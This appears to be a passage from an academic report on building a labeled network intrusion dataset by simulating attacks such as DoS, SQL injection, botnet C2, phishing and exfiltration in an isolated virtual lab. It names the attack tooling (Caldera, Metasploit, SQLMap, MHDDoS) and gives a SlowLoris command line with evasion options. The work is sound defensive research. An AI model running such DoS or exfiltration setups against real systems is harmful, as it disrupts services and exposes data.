SQLMap is an open-source tool designed to detect and perform exploitation of SQL injection vulnerabilities. It supports an extensive set of different databases and features, including different types of SQL injection techniques. A key feature is its ability to enumerate users, password hashes, databases, tables, etc., and the capability of automatically identifying and cracking password hashes utilizing dictionary-based attacks.

2.5 Defining Attack Scope and Mapping

This section provides an overview of the attack scope based on the understanding that the landscape of cyber attacks is highly diverse and evolving. Considering the requirements of our project, which requires simulation of attacks constituted of activities representing the stages from the cyber kill chain and including tactics and techniques from the MITRE ATT&CK framework, we give preference to scenarios that facilitate attack activities visible in the network. This emphasizes more complex attacks composed of multiple malicious elements; however, attacks of a simpler nature will be included to ensure common attacks are not overlooked due to a more condensed appearance in the network.

2.5.1 Cyber Kill Chain and MITRE ATT&CK Framework Mapping

The Cyber Kill Chain phases provide a high-level and organized perspective on related events and represent the lifecycle of cyber attacks. They allow for the mapping of distinct phases, which assists in distinguishing between the stages of an attack and expressing its progression. The MITRE ATT&CK framework breaks down each of these phases into a more granular tactic, which exhibits a more detailed understanding of the objective of the phase. Utilizing both the

phases and the tactics in the mapping of the simulated attacks allows for capturing high-level stages of the attack and the different intentions of each phase. The techniques defined in the MITRE ATT&CK framework are included in the mappings but might provide a level of granularity that is excessively complex to benefit in a dataset intended for machine learning models.

2.5.2 Selection of Attacks

Reviewing the most common cyber attacks in section subsection 2.3.3, reported by top industry cybersecurity enterprises, highlights the diversity and prevalence of different attacks. Available and renowned datasets express clear similarities by combining several categories of attacks, e.g., (D)DoS, brute force, web, and infiltration. Evaluating the common attacks found in the datasets in comparison to the most common cyber attacks reported by well-established enterprises shows coherence, and the attacks simulated in this project will largely be based on these data. The selection process considers attack techniques with varying levels of sophistication, from simple DoS attacks, with the sole objective of rendering a service unavailable, to more advanced attacks, which exploit software vulnerabilities, establish persistence, and escalate the attack further from within. The types of attacks in this project can be split into the following activities:

- **Denial of Service:** These attacks aim to disrupt normal functioning, i.e., the availability of a targeted server. Well-known tools such as SlowLoris and custom scripts will be utilized to accomplish this. These will be used directly from a number of compromised hosts against a target, simulating botnet activities.
- **Web:** This category contains a couple of the most common web attacks, including an SQL Injection and a Cross-site scripting attack. Both attack vectors exploit input validation vulnerabilities but differ in their target and possible consequences.
- **Identity-based:** Attacks in this category include an initial attack vector that utilizes weak credentials for authentication and leverages protocols like SSH.
- **Exploit:** Attacks of this type leverage software exploits to gain an initial foothold inside the target system.
- **Botnet:** Botnet characterized behavior through communication with the C2 server, where one or more bots are utilized to conduct the initial part of the attacks from an external network, and the compromised hosts are recruited.
- **Phishing:** Attacks where a user downloads a malicious file, resulting in recruitment into a botnet and exfiltration of information from the compromised host.
- **Probing:** Probing attacks refer to scans of target systems for a wide range of running services and open ports.

To facilitate the cyber kill chain and leverage the MITRE ATT&CK framework, the majority of attacks will include activities that result in overlapping categories within a single attack, e.g., a port scan followed by a dictionary attack, establishment of a persistent connection to the C2 server, malware deployment, and data exfiltration.

CHAPTER 3

DATASET AND LABELING

This chapter examines the foundational building blocks for creating a comprehensive dataset, which is necessary to enhance the reliability of the dataset we propose to create.

3.1 Context of Datasets

To create a dataset, it is crucial to understand what a dataset is and what distinguishes one dataset from another beyond just the data itself. In this section, various characteristics of datasets will be presented and discussed to gain a better understanding of datasets and how they differ.

3.1.1 Importance of datasets within Cybersecurity

Datasets play an important role in cybersecurity as datasets often lay the data-driven foundation that many tools and applications rely on. For example, datasets enable the training of machine learning models. These trained models are then used to aid security analysts in various tasks ranging from detection and analysis to prediction. A direct product of these models can help reduce the severity of ongoing attacks and proactively take measures to prevent attacks. How effective these models perform is also a direct product of the quality and generalization of the datasets on which they are trained.

3.1.2 Composition of Datasets

The composition of datasets can be understood as consisting of a set of features and, optionally, labels. The features of a dataset are variables or attributes that describe the data, and these are what a machine learning model takes as input to make predictions or generate some form of output. The labels are optionally used by machine learning to reference when making predictions to validate if the predictions or output are correct or wrong. This type of machine learning is called supervised machine learning:

3.1.2.1 Features [68]

- **Features of the Dataset:** Features in a dataset are the individual measurable properties or characteristics used as input by machine learning models. The accuracy and predictive power of a model significantly depend on the relevance and quality of the features selected. Selecting informative, discriminative, and independent features can dramatically improve model performance.
- **Feature Selection:** This process involves identifying the most relevant features for use in model training, with the goal of improving model accuracy, reducing overfitting, and decreasing training times. Effective feature selection techniques can include statistical tests for independence, measures of feature importance, and methods that reduce dimensionality such that the set of features is simplified.
- **Feature Transformation:** This is the process of modifying existing features; this can sometimes aid various algorithms to better utilize the dataset. methods within feature transformation involve standardization and min-max scaling.

3.1.2.2 Labels [69]

- **Role of Labels:** In supervised learning, labels act as the definitive answers or outcomes that the model attempts to predict based on the features. The precision of these labels directly influences the learning accuracy, making high-quality labels indispensable for training reliable models.
- **Categories of Labels:** Labels are typically categorized into those based on ground truth, which are derived from objective, verifiable sources, and estimated labels, which are inferred from available data. Ground truth labels are crucial for the model's ability to learn accurately, while estimated labels may introduce uncertainty but are sometimes necessary due to practical constraints.
- **Target Leaks:** Target leaks are features that unintentionally leak information from the target label directly or indirectly. An example could be if the target label is the max speed of a given car and the target leak feature is the brand of the given car. Here, a model may choose to hyper-focus on the feature that correlates to the brand of the because it indirectly leaks information about how fast the car is, making the feature a target leak.

3.1.3 Data diversity in Datasets

The diversity of a dataset is important as it can affect the usability of the dataset. A non-diverse dataset can limit the scope of what the dataset is usable for; perhaps the data does not reflect the diversity and variation seen in real-world scenarios, making the dataset portray a synthetic simplification of the real-world scenario a model may wish to address:

3.1.3.1 Diversity, Size and Scope [70]

- **Impact of Diversity:** A diverse dataset includes a broad representation of the scenarios and variations the model will encounter in the real world. The volume of data contributes to this diversity, ensuring that the model can generalize well and perform accurately across different situations.
- **Benefits of a Large Dataset:** Larger datasets can provide a more comprehensive and diverse view, allowing models to learn from a wider array of examples. This helps improve the model's robustness and ability to handle unexpected inputs.
- **Methods to Increase Scope:** Increasing the scope of a dataset involves incorporating a wider range of feature values and adding new types of features. This can include gathering data from additional sources, simulating data to cover rare events, or enriching the dataset with synthesized features that capture complex interactions within the data.
- **Challenges and Costs:** Expanding the scope of a dataset often requires significant effort in data collection, processing, and validation. For synthetically generated data, ensuring realism and relevance adds complexity. The costs associated with these activities can be substantial but are justified by the potential for creating more adaptable and resilient machine learning models.

3.1.4 Integrity of Datasets

The integrity of the dataset in this project mainly refers to the integrity of the dataset after data gathering, generation and processing, as the presence of artifacts can occur if done incorrectly and greatly affect the usability of the dataset.

- **Artifacts:** Artifacts, which are anomalies introduced during data collection, processing, or generation, can cause models to learn incorrect patterns. This can potentially compromise their performance on real data. For example, a model might learn to make predictions based on these artifacts rather than focusing on the underlying features of interest. Artifacts can also be considered a kind of target leak created as a byproduct of data gathering, generation or processing.
- **Data Merging:** Inconsistencies in datasets, such as missing values, duplicate timestamps, or conflicting information, can arise during the merge of datasets if they have inconsistent formatting or if precautions have not been taken to ensure cohesiveness between datasets before merging them.

3.2 Existing Datasets for IDS Solutions

Research of existing datasets for IDS solutions will mainly be facilitated based on existing research done by Andrey et al. [53]. In addition to contributing its own dataset, the paper

presents a collection of datasets, which will be summarized in this section.

KDD99 [71] Introduced in 1999, the KDD99 dataset is one of the earliest and most referenced datasets in IDS research. It was derived from data from the DARPA 98 IDS evaluation program and included a variety of simulated attacks. Despite its widespread use, criticisms have been raised regarding its relevance to modern threats and the presence of redundant instances within the dataset.

MAWILab [72] MAWILab, built upon the MAWI dataset from 2001, offers a comprehensive archive of labeled network anomalies. It employs a graph-based methodology for labeling, which, while innovative, lacks ground-truth validation. This dataset has been instrumental in anomaly detection research despite the challenges posed by its reliance on heuristic labeling.

CAIDA The CAIDA datasets from 2021 provide a rich source of anonymized Internet traffic data, including traces of DDoS attacks, probing, and more. While crucial for privacy, the anonymization process limits the utility of these datasets for certain types of IDS research.

SimpleWeb [73] Generated from the University of Twente's network in 2010, SimpleWeb offers packet header data and employs a honeypot for collecting suspicious traffic labels. The lack of payload data and ground-truth labels poses challenges for researchers seeking to apply this dataset to real-world scenarios.

NSL-KDD [74] As an improvement over KDD99, NSL-KDD in 2009 addressed some of the original dataset's limitations, offering a more refined benchmark for IDS evaluations. It includes a variety of attack types and has been widely adopted for testing both traditional and deep learning-based IDS models.

IMPACT, UMass [75], and Kyoto [53] These datasets (all accessed in 2021) contribute to the diversity of available IDS resources, each offering unique perspectives on network security. IMPACT provides a marketplace for cyber-risk data, UMass offers traces from various network attack simulations, and Kyoto supplies data from honeypot servers. Each dataset has its specific applications and limitations, particularly concerning the availability and completeness of data.

UNSW-NB15 [76] and UGR'16 [77] Both datasets (2016 and 2018) represent recent efforts to capture contemporary cyber threats. UNSW-NB15, created using a commercial penetration tool, and UGR'16, which includes real and synthetic traffic data, offer researchers insights into modern attacks and normal behavior patterns within network traffic.

CICIDS-2017 [78] Developed by the Canadian Institute for Cybersecurity, CICIDS-2017 stands out for its comprehensive attack scenarios and realistic background traffic. The dataset has

been instrumental in developing IDS models capable of detecting a wide range of cyber threats.

In conclusion, while the surveyed datasets have advanced the field of IDS research, the review also highlights challenges that persist across datasets, such as the lack of ground truth-backed labels in datasets such as MAWILab and the limited utility of datasets containing encrypted data. These challenges show that there is still a need for datasets that reflect current and emerging cyber threats but are also accessible and grounded by real-world data through ground truth-backed labels.

3.3 Types of Intrusion Detection Systems

An intrusion can be defined as a deliberate attempt to access info, manipulate info, or render a system unreliable. An Intrusion Detection System plays a fundamental role in network security by monitoring and analyzing network traffic to detect malicious behavior. But before an IDS can be selected, it is important to understand which types there are and how they differ from each other. IDS' can be categorized in several different ways, but this report will categorize them based on their activity and implementation strategies.

3.3.1 Classifications

- **Classification based on activity:** This classification distinguishes between the roles of Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS). An Intrusion Detection System (IDS) focuses on monitoring, logging, and alerting about suspicious activities, while an Intrusion Prevention System (IPS) actively blocks or mitigates threats. This approach typically utilizes predefined actions to identify threats.
- **Classification-based point of implementation:** Classifying IDS based on the point of implementation refers to where the IDS is deployed within the network infrastructure. This mainly includes Network-based IDS (NIDS), which monitors network traffic at strategic points, and Host-based IDS (HIDS), which monitors activity on individual hosts or devices.

A network intrusion detection system is deployed behind the firewall and typically at key points in the network. The key advantages of NIDs are that they are independent of the operation systems used by the various hosts within the network and that they have a broad overview of the traffic since they monitor the traffic of the network. However, the main disadvantage of NIDs is they can struggle with scalability when implemented on large networks receiving heavy loads of traffic

Host intrusion detection systems are implemented on the individual hosts themselves. The key advantage of HIDS is the depth of analysis they can provide. Because they have access to the host system, they can generate detailed logs describing the system calls being called within the host. Additionally, utilizing HIDS also means there is no need for additional hardware as they run on existing hosts. The main disadvantage of HIDS is they have an isolated view and can only provide information about the specific host it is running on.

- **Classification based on detection method:** Classifying IDS based on the detection method involves how the system identifies potential threats. This includes Signature-based IDS, which relies on known threat patterns; anomaly-based IDS, which detects deviations from normal behavior; and Hybrid IDS, which combines both approaches.

Signature-based intrusion detection systems use databases of known malicious patterns to detect intrusions. They do this by comparing the signatures of incoming traffic to the database. Signature-based IDS are precise when detecting known threats and can be easily updated through the database. However, the Signature-based IDS are unable to detect new unknown attacks due to the reliance on their database.

Anomaly-based intrusion detection systems utilize an established baseline that describes the baseline of normal, benign traffic. If it detects deviations from the baseline, it is identified as an anomaly. The main advantage of the approach is the ability to detect unknown threats and not have to maintain a database of signatures. However, this approach is by nature more prone to false positives.

Hybrid intrusion detection systems merge both approaches. This approach generally offers a more comprehensive solution but introduces more complexity in utilization and maintenance.

3.3.2 Selection of IDS

This section will introduce three Intrusion Detection Systems, Zeek, Snort and Suricata and conclude by selecting which best fits the need of the project regarding generating a dataset.

Zeek is an open-source IDS NIDS with traffic analysis capabilities and its own scripting language. It generates detailed logs, supports both real-time and historical analysis, and is capable of detecting abnormalities through custom scripts. Zeek can analyze PCAP files to generate datasets, making it ideal for detailed data generation and labeling. However, it requires more expertise but offers customisability and deep analysis.

Snort is one of the oldest and most widely used open-source IDS NIDS. It is effective against known threats but struggles to detect new attacks. It is easier to use due to the simplicity

of implementing predefined rule sets. However, it has limited analysis capabilities due to its focus on real-time detection.

Suricata is a newer open-source IDS and IPS NIDS, leveraging multi-threading for efficient high-volume traffic handling. It combines signature-based detection with advanced anomaly detection techniques alongside protocol detection and logging capabilities. It is powerful but also complex to implement, partly due to the novelty of the software and lack of community documentation.

In conclusion, all three IDS are capable systems but Zeek stands out as the most suitable, due to offering deep analysis capabilities, flexibility and functionalities that align with dataset generation.

3.4 Dataset Generation and Challenges

This section explores the advantages and disadvantages of three dataset generation strategies: employing entirely synthesized data, collecting data solely from real-world environments, and adopting a hybrid approach that incorporates both. This examination helps us pick a suitable generation strategy for our approach, which is discussed and selected in Section 3.4.2.

3.4.1 Types of datasets

This section will briefly introduce the types of datasets and briefly convey some of the advantages and disadvantages of obtaining or using the type of dataset

- **Real Life Data:** In this approach, the dataset is constructed using data collected from real-world incidents. This includes both benign and malicious data. The primary advantage of this method is its high level of realism, as the benign data directly represents real-world scenarios. However, the disadvantage of this approach lies in the uneven distribution of malicious and benign data, malicious data being rare to encounter in real-world scenarios compared to benign data. The manual effort required to map attacks into kill chains also poses a major challenge, as the mapping is not trivial and can easily be ambiguous, thus making the labor significant. Despite these challenges, leveraging real-world offers still offers a valuable foundation to accurately identify and respond to cyber threats.
- **Synthesized data:** Alternatively, the generation of synthetic data involves crafting datasets entirely from simulated cyber attacks. This approach significantly lessens the labor of mapping malicious data into kill chains, as it is trivial during the generation of the attacks. Additionally, since the attacks are generated, any ambiguities related to the interpretation of attacks are removed. However, the disadvantage of this approach lies

in the generation of benign data. Generating benign data in a way that still represents real-world benign data is a significant challenge due to the inherent randomness of real-world benign data. Synthetic data may also introduce artifacts and biases that diverge from real-world scenarios. Systematic artifacts within benign data could potentially skew model training and evaluation.

- **Hybrid data:** A hybrid approach would attempt to combine the advantages of both types of data by utilizing generated malicious data together with collected real-world data. In theory, another type of hybrid dataset could combine real malicious data and synthetic benign data, but this would arguably combine the worst of both data types and will, therefore, not be considered further. Using real-world benign data simplifies the process of obtaining the data and avoids the complexities involved in trying to mimic the randomness of benign data. Likewise, using synthetic malicious data significantly reduces the labor needed to manually map attacks into kill chains. However, ensuring that the generated malicious data aligns with the characteristics of the real-world benign data is crucial to avoid introducing artifacts or target leak features that may inadvertently aid the differentiation between benign and malicious traffic. Striking this balance requires special attention to detail and consideration of various factors that may influence the dataset.

3.4.2 Choice of dataset type

After careful consideration, a hybrid-type dataset generation approach was chosen. The advantages and disadvantages of this approach are summarised in the following sections.

- **Ground truth-based labels:** As concluded in section 3.2, there is a lack of contemporary datasets that utilize ground truth-based labels. Due to the nature of IDS solutions collecting data, the intent cannot be known for certain. The only way to know whether a set of network traffic is benign or malicious with certainty is to have performed the attack itself and know the true intent of the attack. By simulating and synthetically generating malicious traffic and attacks ourselves, we have access to the true intent behind each attack and other information, such as the type of attack. If real malicious data were chosen as the approach, the intent of the gathered traffic could only be estimated as either benign or malicious and, by definition, not be considered ground truth. This affects the reliability and validity of the datasets and the subsequent models and results generated. However, because the benign data was chosen to have real-world origins, there is a risk that uncaught malicious traffic may be present and affect the quality of the dataset.
- **Control and Customization:** Utilising a synthetic approach for generating malicious traffic allows for more control and customization; by creating variations of malicious traffic, the data can be used to learn more about which parameters certain models

respond to and how they respond to various conditions and scenarios while using a real data approach limits what conditions and scenarios that are accessible.

- **Accessibility:** Accessibility has pros both for real and synthetic approaches. By generating malicious traffic, the supply and accessibility of the data are naturally limitless and accessible on demand, which would otherwise be a challenge using a real data approach, given malicious traffic is much more difficult to obtain compared to benign traffic and also introduces the challenge of confidently classifying traffic as malicious. On the other hand, while unlimited volume of data is not accessible by using real benign data, access to quality benign data is easier to obtain compared to malicious data, this approach also eliminates the burden of having to fabricate realistic benign data.

However, the hybrid data-driven approach also brings a handful of challenges, which are similarly summarised.

- **Bias:** Because the data is partly generated synthetically utilizing code and methods written and designed by humans, there is an inherent risk that the approach may have to rely on assumptions, whether they are intentional or unintentional. This is particularly problematic if the assumptions are also flawed and incorrect.
- **Validation and Reliability:** Due to the inherent risk of synthetic data containing bias, but also the real benign data possibly having questionable quality, a form of validation of the quality and reliability of the dataset is essential to prove that the quality of the data and usable for training models.
- **Merging data:** A significant challenge introduced with utilizing a hybrid data approach is correctly merging the synthetic malicious data with the real benign data, making sure it matches and no artifacts are introduced during the process, which may indirectly reveal what traffic is benign and malicious.

In summary, the choice of a hybrid-data driven approach was chosen due to it being an approach that manages to balance aspects between using purely real and synthetic data, combining advantages of both approaches. However, this approach also introduces some unique challenges requires to overcome in order to combine synthetic and real data.

3.4.3 Data merging methods

Given a hybrid data-driven dataset type was chosen, this section will delve into solving the challenge of combining malicious and benign data. Two primary approaches are explored: merging existing benign data with malicious data and simulating both types of data simultaneously. Highlighting the pros and cons of these approaches is done in this section to help consider which approach to choose.

3.4.3.1 Merging existing benign data with malicious data

This approach involves merging existing benign data with the already synthesized malicious data. It takes advantage of already collected or synthesized benign data, which saves time and resources regarding the collection or creation of benign data. Additionally, this approach also offers flexibility as both real and synthetic benign data are compatible with this approach.

However, the merging approach introduces some possible challenges in the form of inconsistency between benign and malicious data. This could be in the form of timestamps not matching together or, in general, the possibility of features misaligning due to different units and formats. Additionally, there may be some lack of matching cohesiveness as the benign and malicious data might have been captured in two very different environments, which may affect the training accuracy of any model utilizing the dataset by unintentionally making the difference between benign and malicious data clearer.

3.4.3.2 Simulating benign and malicious traffic simultaneously

This approach proposes to simulate both benign and malicious data and capture both of them at the same time. This approach has the advantage of ensuring a higher cohesiveness between the benign and malicious data. For example, by stimulating and capturing the data at the same time, timestamps between benign and malicious data are ensured to align, increasing the cohesion of the dataset. In general, this approach ensures that any modifications in the simulation environment will be reflected equally on both the benign and malicious data. This also offers the possibility of easily creating different scenarios of the dataset by using different variations of the simulation environment.

However, this approach has the disadvantage of being less flexible as the approach locks down the data types within the captured network work traffic and also introduces the challenges of internally differentiating the malicious and benign traffic once they are captured and merged into a single file. If traffic is not correctly differentiated between benign and malicious traffic, it will affect the reliability of any results obtained from models that have trained on the resulting dataset.

3.4.4 Choice of labels

This section discusses the reason behind the choice of three labels from the dataset and how they were conceptualized from the two chosen cyber security frameworks narrowed down in subsection 2.5.1.

- **Incident ID:** This label encompasses both frameworks and simply is a conceptualization of the concept of having several events belonging to the same incident. Within the cyber kill chain framework, this concept is called a chain of events forming a kill chain.

This ID simply gives each unique attack a unique ID such that it can easily be verified whether malicious events belong to the same incident. Labeling malicious events, such as grouped into incidents, is trivial because the attacks are synthetic and can be marked during generation. This label is also assumed to be crucial for training a future advanced model to be able to group malicious events into incidents, as this label can act as ground truth regarding whether events are grouped correctly or not.

- **Cyber Kill Chain category and MITRE Tactic:** These labels categorize each event or stage of the attack into one of several subcategories within each framework. For the cyber kill chain, the seven categories are Reconnaissance, Weaponisation, Delivery, Exploitation, Installation, Command and Control, and Actions on Objectives. In MITRE, there are 14 different tactics, which also arguably encapsulate the seven categories in the cyber kill chain framework. The purpose of these labels is to give more insight into the different stages of each attack. The idea is that a model may be better at grouping events into incidents if it also has an understanding of what stages an attack or incident consists of. The reason both the Kill chain and Mitre framework are used as separate labels is to give insight into the stages of an attack. it is unclear which framework works best for the advanced model. Therefore, it was decided to include both frameworks, letting future work and training of such a model pick and choose the labels and discover what framework yields the best results or if a mix of both works best.

CHAPTER 4

METHODOLOGY

This chapter contains methodologies for respectively attack simulation, data collection, dataset labelling and dataset validation. Their output, relationships and internal steps can be seen in figure Figure 4.1




Figure 4.1: Dataset generation methodology flow

4.1 Attack Simulation and Data Collection Methodology

This section outlines the methodology used to simulate a range of cyber attacks as a part of this project. The primary objective of these simulations is to conduct attacks in isolation and capture the resulting traffic to be utilized as the malicious part in dataset generation, aligned with Objective 2. It covers the procedural structure, including selecting tools for simulating attacks and designing attack scenarios. It employs an experimental approach focusing on capturing network traffic alongside event logs from a range of attacks, enabling them to serve as ground truth. Furthermore, the section includes the collection of benign traffic and embedding of the simulated attacks into the benign traffic capture, resulting in a combined network capture file.

4.1.1 Simulation Design

Simulation design encompasses the architectural setup used to perform the attack simulations, including the use of tools facilitating attack generation and management, an outline of the adversarial profiles, and the utilization of attack frameworks.

The simulations are conducted in a completely virtualized environment. This approach offers several advantages over setups like a physical and a live environment. Simulated environments are highly cost-effective due to their minimal requirement for physical infrastructure compared to a physical setup, which necessitates significant hardware acquisition. Assets in a virtualized environment can quickly and easily be scaled by cloning and reconfiguration, enabling adaption and facilitating additional attack simulations and their requirements. It offers convenient rollback features facilitated by snapshots to be restored to a previous state without residual effects. Virtualization offers complete containment that eliminates the risk of malware escaping and infecting unintended machines and networks, as well as real damages or data leaks. The isolation provided by virtualization also ensures that the conducted cyber attack is not contaminated by unrelated actions, which is essential when the objective is only to capture attack traffic. Since the intention is to embed the captured network traffic generated by the simulated cyber attack into benign traffic, data purity and quality are of the highest priority, and the data is free from external artifacts.

The simulation is performed utilizing VMWare Workstation 17.5.x Player [79], a free and feature-rich virtualization software. It provides reliable performance and supports a wide range of operating systems. Compared to Oracle VM VirtualBox, it offers significantly better performance under heavy-load conditions, which is ideal for simulations that involve multiple virtual machines simultaneously. Considering that the simulated attacks in this project will include substantial botnet-related activities associated with separate virtual machines, VMWare Workstation Player was deemed the best fit due to its performance when several machines run simultaneously. VM Workstation Player runs on a system with an AMD Ryzen 9 7900X - 4.7 GHz, 32 GB RAM, and 2TB SSD system.

4.1.1.1 Setup Architecture

The architecture of the simulation environment is designed to focus on the interactions directly between the adversarial infrastructure and the intended victim machines. The primary focus of the simulation setup is to conduct attack simulations in isolation in a purely virtualized environment without additional network infrastructure to enable the capture of each attack in its most fundamental form. Figure 4.2 illustrates the setup architecture.




Figure 4.2: Architecture of simulated setup utilizing VMWare Workstation Player

Each VM is configured to utilize Network Address Translation (NAT). This allows the VMs to share a single public IP address and MAC address of the host system when accessing the Internet. The host system network interface serves as a gateway by translating the source IP address of the VMs to the host system's public IP address for outbound traffic. For inbound traffic, it translates the public IP address to the private IP address of the target VM. Enabling the VMs to access the internet promotes the realism of the attack scenarios, possibly involving communication with third-party services to carry out malicious activities, such as exfiltration to a third-party cloud service.

When capturing attack traffic, it is important only to capture traffic of the designated victim machine and not capture potential traffic from other machines residing in the same visualized environment. In this project, both the adversarial infrastructure and the victim machines share the same virtualized environment to promote the utilization of a setup as simple as possible, with a focus on capturing isolated attack traffic. In order to achieve the isolation

of the victims when capturing, it is important to ensure that Promiscuous Mode is disabled. When enabled, this allows the VMs to capture and inspect all the network traffic rather than only the traffic addressed to a given VM. To disable Promiscuous Mode, the following setting in the VMX file associated with the victim machines is necessary.

```
ethernet0.noPromisc="FALSE"
```

4.1.1.1.1 Adversarial Infrastructure

The adversarial infrastructure is part of the setup that is controlled by the adversary and can be leveraged to conduct attacks against the victim machines. The infrastructure is illustrated in Figure 4.2.

Command & Control (C2) Server

The orchestrator of the attacks is operated by the adversary, who controls and directs the activities of two compromised bots, which were previously recruited into a botnet. It operates on a dedicated Virtual Machine (VM) running Kali Linux version 2024.1 (KL2024) [80] and is equipped with the necessary software to communicate with and manage bots and conduct attacks. The key component running on the C2 server is the MITRE CALDERA tool; a detailed setup overview can be found in subsection 4.1.2.9.

Bots

Two bots deployed with KL2024 are enrolled in the attacker infrastructure and connected to the C2 server, representing already compromised hosts. These bots execute attacks directed by the C2 server.

4.1.1.1.2 Victim Machines

1. Victim VM 1

- Operating System: Ubuntu 22.4 LTS
- Requirements: Docker, Wireshark
- Role: Hosting web applications subject to attacks that exploit web vulnerabilities.

2. Victim VM 2

- Operating System: Ubuntu 22.4
- Requirements: OpenSSH, VSFTPD v2.3.4, Wireshark
- Role: A point for a wide range of network attacks.

3. Victim VM 3

- Operating System: Windows 10
- Requirements: Wireshark
- Role: A typical end-user system

4.1.2 Tool Selection and Application

Simulating cyber attacks requires the utilization of various tools to replicate different stages of the attack lifecycle. This section provides an overview of the tools chosen for this project, detailing their functionality and usage.

4.1.2.1 Command & Control Server

The preferred tool for the component of a Command & Control server for this project is Caldera by MITRE. A fundamental attribute of Caldera is that it is designed around the MITRE ATT&CK framework, which provides several advantages in the context of simulating cyber attacks on a detailed level. It offers a large collection of predefined abilities mapped to corresponding tactics and techniques employed in real-world cyber-attacks alongside a couple of preconfigured adversaries to illustrate the relationship between abilities and adversaries. The fact that each ability is crafted based on the MITRE ATT&CK framework allows for detailed and precise control over the simulations, which is essential considering the goal of being able to utilize the attributes from the framework to label activities in a dataset.

Caldera offers several different types of logs containing details of the operations conducted, including metadata of abilities, operations, and attacks. The logs also contain details about the command executed on the target, alongside exact timestamps of delegation of the commands, collected results, and actions. Information about specific tactics and techniques leveraged in each ability can also be found in the logs, and Caldera offers the option to freely type content in specific fields, effectively carrying it into the logs. This kind of information can be highly useful when utilizing the logs to construct a dataset.

4.1.2.2 Metasploit

Metasploit contains a wide catalog of abilities to carry out various types of attacks. For the purpose of this project, Metasploit is utilized for adversary-triggered exploitation, where the adversary directly exploits an application to gain access to the target system. It conveniently offers a Remote Procedure Protocol (RPC) API, which supports actions such as the execution of Metasploit commands and interactions with sessions. The API is based on the HTTP protocol, providing support for any programming language. The API will be used in custom scripts and aid in the exploitation phase of the attack lifecycle.

4.1.2.3 NMAP

In this project, NMAP is used mainly in the reconnaissance phase. It is used to gather details about the target system, such as open ports and running services, which are realistic prerequisites for planning the next phase of the attack lifecycle.

4.1.2.4 Customized Scripts

Customized scripts are utilized to carry out specific phases of the attack simulations. The custom scripts are written in Python 3 and used as payloads in abilities within Caldera. The following libraries utilized are:

- Paramiko [81]: Provides an implementation of the SSHv2 protocol, which offers both client and server capabilities and allows the execution of commands on remote machines, transferring files, etc.
- PyMetasploit3 [82]: A fully-ledged Metasploit Framework Remote Procedure Call (MSFRPC) Python library that utilizes the RPC API provided by Metasploit. This library interacts with the MSFRPC daemon to utilize exploits from Metasploit in the simulations.

4.1.2.5 SQLMap [67]

SQLMap is utilized in the project to conduct SQL injection attacks. It offers the utilities for a vast number of the Cyber Kill Chain phases. SQLMap assists in reconnaissance by identifying vulnerabilities while also performing weaponization and delivery by crafting and delivering the payloads to the target. Upon delivery, SQLMap executes the SQL injection to exploit the target, resulting in the adversary's ability to exfiltrate sensitive data.

4.1.2.6 SlowLoris [83]

This tool implements the methodology of a Slowloris attack in Python. Initially, it sends a large number of HTTP requests and keeps the connections open by sending headers at intervals of approximately 15 seconds. The script can be configured to use specific ports and a number of simultaneous sockets and to randomize user agents. The configuration utilized in the attack utilizing Slowloris is the following:

```
$ python3 slowloris.py -p <PORT> -ua <IP>
```

The default number of sockets is 150, and the "-ua" option is utilized to randomize user agents to avoid detection and bypass rate limiting.

4.1.2.7 MHDDoS [84]

MHDDoS provides a tool able to conduct a wide range of DDoS attacks targeting either layer 4 or 7 in the OSI model.

4.1.2.8 Third-Party Configuration for Exfiltration

To represent sophisticated methods employed by adversaries to extract data from a compromised host, a third-party cloud provider is configured to be utilized. Dropbox is the preferred service for this project. The setup includes the creation of an application within Dropbox, which is then accessed utilizing an API key. To allow the application to write files, permission must be granted to read and write access to folders and files.

4.1.2.9 MITRE Caldera Setup

